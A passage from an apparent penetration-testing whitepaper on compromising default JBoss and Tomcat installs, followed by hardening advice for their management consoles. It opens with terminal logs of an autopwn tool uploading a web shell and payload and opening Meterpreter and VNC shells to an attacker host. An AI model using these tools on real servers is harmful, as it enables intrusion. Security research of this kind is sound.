[*] Started reverse handler on 192.168.1.2:80
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.1.2:80 -> 192.168.1.55:3441)

meterpreter > ^C
[root@attacker jboss-autopwn-new]#
```

4.3.3 VNC bind shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-win 192.168.1.55 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.55:8080/browser-win/browser.jsp
[x] Server name...:
        Host Name . . . . . . . . . . . . : hax0r
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your  vnc shell to listen? 31337
[x] Uploading vnc  shell payload..
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 03/28/2010  09:01 PM            37,888 payload.exe
[x] Now executing vnc  shell...
[x] Executed  vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (371712 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52684 -> 192.168.1.55:31337)

[*] VNC connection closed.
```



pwned :-)


Figure 23.0 JSP Metasploit VNC payload executes on Tomcat instance.

5 Securing the JBoss Management console

The forceful method to disable the JBoss JMX console and web-console is by simply removing the jmx-console.war and web-console.war directory from `$JBOSS_HOME/server/all/deploy` and `$JBOSS_HOME/server/default/deploy` and backing these into the `$JBOSS_HOME` root.

```
bin/shutdown.sh
mv ./server/all/deploy/jmx-console.war jmx-console-all.bak
mv ./server/default/deploy/jmx-console.war jmx-console.war-default-bak
mv ./server/all/deploy/management/console-mgr.sar/web-console.war web-console-all.bak
mv ./server/default/deploy/management/console-mgr.sar/web-console.war web-console-
default.bak
bin/run.sh
```

Once the JBoss server is restarted, any attempt to access http://server:8080/jmx-console or http://server:8080/web-console will be greeted with a 404 error as shown in figure 24 below.


JBossWeb/2.0.1.GA - Error report - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/
JBossWeb/2.0.1.GA - Error report

HTTP Status 404 - /jmx-console/

type Status report

message /jmx-console/

description The requested resource (/jmx-console/) is not available.


JBossWeb/2.0.1.GA

Figure 24.0 Disabling the /jmx-console

Business requirements may mean that the JMX and web-consoles are required. In which case, it is recommended that these are password protected with sufficiently long non-dictionary based passwords. Further information is given in (Maier, 2004) on how to achieve this.

6 Securing the Apache Tomcat Manager

As mentioned previously, by default, the Tomcat Manager is inaccessible unless an administrative user is added to `tomcat-users.xml`. This is shown here again in figure 18 whereby the default Tomcat welcome page cautions the user about this fact.



If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who I arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Document more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaD and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!

Figure 18.0 Tomcat: 'Note: for security reasons using the administration webapp is restricted to users with role 'admin'. The manager webapp is restricted to users with role 'manager" This is disabled by default with manual intervention required to enable these settings.

It is only when one of the default Tomcat accounts are given the manager role that an issue arises. Therefore it is highly recommended that an adequately secure non-dictionary password is used for these accounts or a separate manager user is created also with a sufficiently strong non-dictionary based password to mitigate this threat.

For example:

```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <role rolename="manager"/>
  <user username="manager" password="!@m4n4g3r!@#!" roles="manager"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
```

7 Conclusion

In conclusion this whitepaper has demonstrated that remote command execution is possible in both JBoss and Apache Tomcat when either application servers are configured insecurely or left in their default out of the box installations. Finally, some guidance is offered to counteract the threats discussed in this paper.

Two tools have been developed, one for JBoss and one for Apache Tomcat that are able to compromise the application servers in a fraction of the time that was previously necessary using manual methods.

The pervasiveness of JBoss and Apache Tomcat in enterprise JSP deployments is second to none meaning there is an abundance of targets both for the blackhat or the pentester alike; highlighting the real necessity going forward to implement sufficient security controls to ensure that JBoss and Tomcat instances are adequately secured.

8 References

(2009, 12 28). Retrieved 03 23, 2010, from JBoss: http://community.jboss.org/wiki/BSHDeployer.pdf

Cisco Security Advisories. (2006, 07 19). Retrieved 03 24, 2010, from Cisco Security Advisory: Multiple Vulnerabilities in Cisco Security Monitoring, Analysis and Response System (CS-MARS): http://www.cisco.com/warp/public/707/cisco-sa-20060719-mars.shtml

Hof, Patrick; Liebchen, Jens. (2008). *Bridging the Gap between the Enterprise and You.* RedTeam Pentesting.

Jörg Scheinert. (2008). *Hacking a Default JBoss Installation Using a Browser.* n.runs AG.

Koussouris, S., Mondesir, C., & Dang, C. (2007, 10 15). *JBoss Application Server Installation Guide*. Retrieved 03 23, 2010, from http://www.jboss.org/file-access/default/members/jbossas/freezone/docs/Installation_Guide/4/html-single/index.html

Maier, W. (2004, February 7). *SecureJBoss*. Retrieved 03 23, 2010, from JBoss Community: https://community.jboss.org/wiki/SecureJBoss